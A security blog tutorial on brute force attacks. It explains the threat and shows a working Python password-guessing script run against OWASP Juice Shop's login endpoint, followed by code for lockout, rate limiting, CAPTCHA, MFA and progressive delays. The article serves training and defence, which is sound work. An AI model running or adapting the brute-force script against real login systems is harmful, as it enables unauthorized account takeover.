Understanding Brute Force Attacks: From Theory to Practice
Brute force attacks are one of the oldest and most straightforward attack methods in cybersecurity. Despite their simplicity, they remain highly effective against applications with weak password policies and insufficient protection mechanisms. In this article, I’ll walk you through what brute force attacks are, demonstrate a practical example using OWASP Juice Shop, and show you how to protect your applications against them.
What is a Brute Force Attack?
A brute force attack is a trial-and-error method used to obtain information such as user passwords or personal identification numbers (PINs). In this attack, an attacker systematically checks all possible passwords and passphrases until the correct one is found. When targeting authentication systems, attackers use automated tools to rapidly submit many password guesses, exploiting accounts with weak or common passwords.
The name “brute force” comes from the approach: rather than using sophisticated techniques, the attacker simply tries every possible combination until they find the right one. While this might sound inefficient, modern computing power and automation make brute force attacks surprisingly effective against weak passwords.

The diagram above shows the typical brute force attack flow: starting with a wordlist of common passwords, automated tools send rapid requests to the authentication endpoint, analyze responses to determine success or failure, and continue until valid credentials are found.
Why Brute Force Attacks Are Dangerous
Brute force attacks pose significant security risks to web applications and their users:
Unauthorized Access
Attackers can gain access to user accounts, potentially accessing sensitive personal information, financial data, or private communications. Once inside, they can view, modify, or delete data that belongs to the legitimate user.
Account Takeover
Once an attacker successfully brute-forces a password, they can take full control of the account. This includes changing passwords, modifying account settings, and performing actions on behalf of the legitimate user. In the case of administrative accounts, this can lead to complete system compromise.
Credential Stuffing
Compromised passwords are often reused across multiple services. Attackers can use the same credentials to access other accounts, amplifying the impact of a single successful brute force attack.
Business Consequences
The business impact can be severe:
- Data breaches leading to regulatory fines (GDPR, CCPA)
- Loss of customer trust and reputation damage
- Financial losses from fraud and account recovery costs
- Legal liability for failing to protect user accounts
Real-World Examples
- 2012 LinkedIn breach: 6.5 million passwords cracked using brute-force techniques
- 2019 Collection #1-5 breaches: Billions of credentials exposed and used in credential stuffing attacks

The diagram above illustrates the significant difference in time-to-crack between weak and strong passwords. Weak passwords can be cracked in seconds or minutes, while strong passwords can take years or even millennia to crack using brute force methods.
Why This Matters
Weak passwords and lack of brute-force protection are among the most common security vulnerabilities in web applications. Many users still choose simple, predictable passwords that can be easily guessed or cracked. Without proper security controls like account lockout mechanisms, rate limiting, or CAPTCHA challenges, applications are vulnerable to automated brute-force attacks.
Understanding these vulnerabilities helps developers implement proper authentication security measures. It’s not enough to just tell users to choose strong passwords—applications must also implement technical controls to protect against brute force attacks.
Practical Demonstration: Brute Forcing Juice Shop
Let’s walk through a practical example using OWASP Juice Shop. This demonstration shows how a brute force attack works in practice and highlights the importance of proper security controls.
Prerequisites
Before we begin, you’ll need:
- OWASP Juice Shop application running locally or remotely
- Burp Suite Community/Professional Edition installed
- Python 3 installed with
requestslibrary - Password list file (common passwords)
- Basic understanding of HTTP requests and authentication mechanisms
Step 1: Reconnaissance
The first step in any attack is reconnaissance. We need to understand how the authentication system works.
- Navigate to the Juice Shop login page
- Open Burp Suite and configure your browser proxy settings
- Enable Burp Interceptor to capture HTTP requests
- Attempt a normal login to capture the request structure
What you will discover:
- The login form sends a POST request to
/rest/user/login - The request contains email and password parameters in JSON format
- The request includes various headers (User-Agent, Content-Type, Cookies, etc.)
- The application does not appear to implement rate limiting or account lockout after failed attempts
This last point is crucial—it means we can make unlimited login attempts without being blocked.
Step 2: Vulnerability Identification
Now we need to confirm that the application is vulnerable to brute force attacks.
- Capture the login request using Burp Suite Interceptor
- Copy the complete HTTP request (including headers and body)
- Analyze the request structure to understand the authentication flow
- Test multiple login attempts to verify lack of rate limiting
Evidence of vulnerability:
- Multiple failed login attempts do not trigger account lockout
- No CAPTCHA or rate limiting is implemented
- The application accepts rapid successive login attempts
- Error responses indicate whether credentials are invalid but don’t prevent further attempts
Step 3: Building the Brute Force Script
Now comes the fun part—automating the attack. We’ll create a Python script that systematically tries passwords from a wordlist.
First, let’s capture the login request structure from Burp Suite:
POST /rest/user/login HTTP/1.1
Host: 10.20.20.54:3000
Content-Type: application/json
...

{"email":"admin@juice-sh.op","password":"test"}
Our Python script needs to:
- Read passwords from a password list file
- Send POST requests to the login endpoint with each password
- Monitor responses to identify successful authentication
- Stop when a valid password is found
Here’s a simplified version of what the script does:
import requests
import argparse

def brute_force_login(url, email, password_list):
    """Attempt to brute force login with password list."""
    with open(password_list, 'r') as f:
        passwords = [line.strip() for line in f.readlines()]

    for i, password in enumerate(passwords, 1):
        print(f"[{i}/{len(passwords)}] Trying password: {password}")

        response = requests.post(
            f"{url}/rest/user/login",
            json={"email": email, "password": password},
            headers={"Content-Type": "application/json"}
        )

        if response.status_code in [200, 201]:
            print(f"Success! Password found: {password}")
            print(f"Response: {response.json()}")
            return password

    print("Password not found in list")
    return None

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument("-u", "--user", required=True, help="Target email")
    parser.add_argument("-p", "--passwords", required=True, help="Password list file")
    parser.add_argument("--url", default="http://localhost:3000", help="Target URL")
    args = parser.parse_args()

    brute_force_login(args.url, args.user, args.passwords)
Step 4: Preparing the Password List
Create a password list file (password-list.txt) containing common passwords:
password
123456
admin
qwerty
password123
admin123
...
You can use publicly available wordlists like the SecLists collection, which contains millions of common passwords.
Step 5: Executing the Attack
Run the script with the target user and password list:
python3 login_request.py -u admin@juice-sh.op -p password-list.txtThe script will:
- Load passwords from the list file
- For each password, send a login request
- Display progress for each attempt
- Stop immediately when a successful login is detected
- Display the successful password and authentication details
Result: If the account has a weak password that’s in our list, we’ll successfully authenticate and gain access to the account.
Mitigation Strategies
Now that we understand how brute force attacks work, let’s look at how to prevent them. Here are several defense mechanisms you should implement:
1. Account Lockout Mechanisms
Lock accounts after a specified number of failed login attempts for a certain duration.
// SECURE - Account lockout implementation
const MAX_LOGIN_ATTEMPTS = 5;
const LOCKOUT_DURATION = 30 * 60 * 1000; // 30 minutes

async function checkAccountLockout(email) {
  const user = await db.users.findOne({ where: { email } });
  if (user.failedLoginAttempts >= MAX_LOGIN_ATTEMPTS) {
    const lockoutTime = new Date(user.lastFailedLogin);
    const now = new Date();
    if (now - lockoutTime < LOCKOUT_DURATION) {
      throw new Error('Account locked. Please try again later.');
    } else {
      // Reset attempts after lockout period
      await user.update({ failedLoginAttempts: 0 });
    }
  }
}
2. Rate Limiting
Limit the number of login requests per IP address or per account within a time window.

The diagram above shows the difference between applications without rate limiting (unlimited requests) and those with rate limiting (throttled and blocked requests after threshold).
// SECURE - Rate limiting with express-rate-limit
const rateLimit = require('express-rate-limit');

const loginLimiter = rateLimit({
  windowMs: 15 * 60 * 1000, // 15 minutes
  max: 5, // Limit each IP to 5 requests per windowMs
  message: 'Too many login attempts, please try again later.',
  standardHeaders: true,
  legacyHeaders: false,
});

app.post('/rest/user/login', loginLimiter, async (req, res) => {
  // Login logic...
});
3. Strong Password Policies
Require passwords to meet complexity requirements.
// SECURE - Password strength validation
function validatePasswordStrength(password) {
  const minLength = 12;
  const hasUpperCase = /[A-Z]/.test(password);
  const hasLowerCase = /[a-z]/.test(password);
  const hasNumbers = /\d/.test(password);
  const hasSpecialChar = /[!@#$%^&*(),.?":{}|<>]/.test(password);

  if (password.length < minLength) {
    throw new Error(`Password must be at least ${minLength} characters long`);
  }
  if (!hasUpperCase || !hasLowerCase) {
    throw new Error('Password must contain both uppercase and lowercase letters');
  }
  if (!hasNumbers) {
    throw new Error('Password must contain at least one number');
  }
  if (!hasSpecialChar) {
    throw new Error('Password must contain at least one special character');
  }

  // Check against common password list
  const commonPasswords = require('./common-passwords.json');
  if (commonPasswords.includes(password.toLowerCase())) {
    throw new Error('Password is too common. Please choose a stronger password.');
  }
}
4. CAPTCHA Challenges
Require CAPTCHA verification after a few failed login attempts to prevent automated attacks.
// SECURE - CAPTCHA after failed attempts
app.post('/rest/user/login', async (req, res) => {
  const { email, password, captchaToken } = req.body;
  const user = await db.users.findOne({ where: { email } });

  if (user.failedLoginAttempts >= 3) {
    if (!captchaToken) {
      return res.status(400).json({
        error: 'CAPTCHA required',
        requiresCaptcha: true
      });
    }
    // Verify CAPTCHA token with service (e.g., Google reCAPTCHA)
    const captchaValid = await verifyCaptcha(captchaToken);
    if (!captchaValid) {
      return res.status(400).json({ error: 'Invalid CAPTCHA' });
    }
  }

  // Continue with login...
});
5. Multi-Factor Authentication (MFA)
Require additional authentication factors for sensitive accounts.
// SECURE - MFA implementation
app.post('/rest/user/login', async (req, res) => {
  const { email, password, mfaCode } = req.body;

  // Verify password first
  const user = await db.users.findOne({ where: { email } });
  if (!user || !await bcrypt.compare(password, user.passwordHash)) {
    return res.status(401).json({ error: 'Invalid credentials' });
  }

  // Check if MFA is enabled
  if (user.mfaEnabled) {
    if (!mfaCode) {
      // Send MFA code and request it
      await sendMFACode(user);
      return res.status(200).json({ requiresMFA: true });
    }

    // Verify MFA code
    if (!await verifyMFACode(user, mfaCode)) {
      return res.status(401).json({ error: 'Invalid MFA code' });
    }
  }

  // Generate session token...
});
6. Progressive Delays
Increase delay between login attempts exponentially with each failed attempt.
// SECURE - Progressive delay
async function handleFailedLogin(email) {
  const user = await db.users.findOne({ where: { email } });
  const attempts = user.failedLoginAttempts + 1;

  await user.update({
    failedLoginAttempts: attempts,
    lastFailedLogin: new Date()
  });

  // Progressive delay: 2^attempts seconds
  const delaySeconds = Math.min(Math.pow(2, attempts), 60); // Max 60 seconds
  await new Promise(resolve => setTimeout(resolve, delaySeconds * 1000));
}
Security Best Practices Summary
- Enforce strong password policies (minimum 12 characters, complexity requirements)
- Implement account lockout after failed attempts
- Use rate limiting to prevent rapid automated attacks
- Require CAPTCHA after multiple failed attempts
- Implement multi-factor authentication for sensitive accounts (OTP, YubiKey, etc.)
- Monitor and log all login attempts for security analysis
- Use secure password hashing (bcrypt, argon2) with appropriate cost factors
- Educate users about password security and password managers
- Regularly check user passwords against known breach databases have i been pwnd
- Implement progressive delays for failed login attempts
Lessons Learned
This challenge demonstrated how easily weak passwords can be compromised through automated brute-force attacks. The lack of rate limiting and account lockout mechanisms made it trivial to test hundreds of passwords in a short time.
The experience highlighted the importance of implementing multiple layers of security controls. No single defense mechanism is perfect—you need a combination of:
- Technical controls (rate limiting, lockout, CAPTCHA)
- Strong password policies
- User education
- Monitoring and logging
The main challenge in creating the brute-force script was handling the HTTP request format correctly, including all necessary headers and cookies. Understanding the exact request structure from Burp Suite was crucial for successful automation.
Conclusion
Brute force attacks remain a significant threat to web applications, but they’re also one of the easiest to defend against. By implementing proper security controls like account lockout, rate limiting, strong password policies, and multi-factor authentication, you can significantly reduce the risk of successful brute force attacks.
Remember: security is about defense in depth. Don’t rely on a single control—implement multiple layers of protection to make your application as secure as possible.
References & Further Reading
- OWASP - Brute Force Attack
- OWASP - Authentication Cheat Sheet
- OWASP - Password Storage Cheat Sheet
- NIST Password Guidelines
- OWASP Top 10 - A07:2021 Identification and Authentication Failures
- have i been pwnd
Disclaimer: All security testing discussed in this article was performed in a controlled, legal environment using OWASP Juice Shop, an intentionally vulnerable application designed for security training. Never attempt these techniques on systems you don’t own or have explicit permission to test.
Related Articles
Persistent XSS Through APIs: A Practical Analysis
December 17, 2025
Exploring how persistent XSS vulnerabilities can be exploited through API endpoints and how to prevent them
Understanding XSS: Cross-Site Scripting Basics
December 15, 2025
A comprehensive introduction to Cross-Site Scripting (XSS) attacks, covering types, techniques, and defense strategies
Route Discovery in SPAs: Security Testing with Headless Browsers
November 28, 2025
Building a custom tool for discovering hidden routes in Single Page Applications using headless browser automation